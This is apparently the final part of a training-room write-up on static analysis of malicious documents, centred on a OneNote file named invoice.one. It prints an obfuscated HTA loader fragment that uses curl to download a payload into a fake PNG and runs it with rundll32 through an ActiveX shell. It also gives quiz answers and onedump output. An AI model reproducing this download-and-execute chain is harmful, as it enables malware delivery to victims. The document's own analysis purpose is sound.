5&t5& 5&C5&:5&\5&\5&P5&r5&o5&g5&r5&a5&m5&D5&a5&t5&a5&\5&\5&i5  
&n5&d5&e5&x5&15&.5&p5&n5&g5& 5&-5&-5&u5&r5&l5& 5&"5& 5&+5& 5&  
u5&r5&l5&,5& 5&05&)5&;5&s5&l5&e5&e5&p5&(5&15&55&05&05&05&)5&;  
5&v5&a5&r5& 5&s5&h5&e5&l5&l5& 5&=5& 5&n5&e5&w5& 5&A5&c5&t5&i5  
&v5&e5&X5&05&b5&j5&e5&c5&t5&(5&"5&s5&h5&e5&l5&l5&.5&a5&p5&p5&  
l5&i5&c5&a5&t5&i5&o5&n5&"5&)5&;5&s5&h5&e5&l5&l5&.5&s5&h5&e5&l  
5&l5&e5&x5&e5&c5&u5&t5&e5&(5&"5&r5&u5&n5&d5&l5&l5&35&25&"5&,5  
& 5&"5&C5&:5&\5&\5&P5&r5&o5&g5&r5&a5&m5&D5&a5&t5&a5&\5&\5&i5&  
n5&d5&e5&x5&15&.5&p5&n5&g5&,5&W5&i5&n5&d5&"5&,5& 5&"5&"5&,5&  
5&"5&o5&p5&e5&n5&"5&,5& 5&35&)5&;5&</div>
```



The cURL command is being used to download from a URL and saving the payload in a png file. What is that file name?

index1.png

How many objects are found in the invoice.one document?

6

```
ubuntu@ip-10-113-143-252: /home/remnux/OneNoteDocs$ onedump.py invoice.one
File: invoice.one
1: 0x00001740 .... ffd8ffe2 0x00015b4f 4d5f7afd30851031376da0fa6d0e3f80
2: 0x0001d290 .... ffd8ffe2 0x0000d36f 2ccb7fd40e61b6dd2cd936e61929fb81
3: 0x0002ae58 .PNG 89504e47 0x000000ef 088833d5a4fcd105a34657922326f76
4: 0x0002bb00 .PNG 89504e47 0x00000128 33dca72504d567c57f95452a0358ed2f
5: 0x0002bcb0 <htm 3c68746d 0x00000817 c9d2355fc2be90b0fa73ecb67061a77e
6: 0x0002d628 <htm 3c68746d 0x00005c19 b915056524f1b25937074727cdf5f87c
```

Task 10 - Conclusion

This was it for this room. In this room, we learned the following:

- The different document types.
- PDF structure.
- How to perform static analysis on documents like PDF, doc, and OneNote.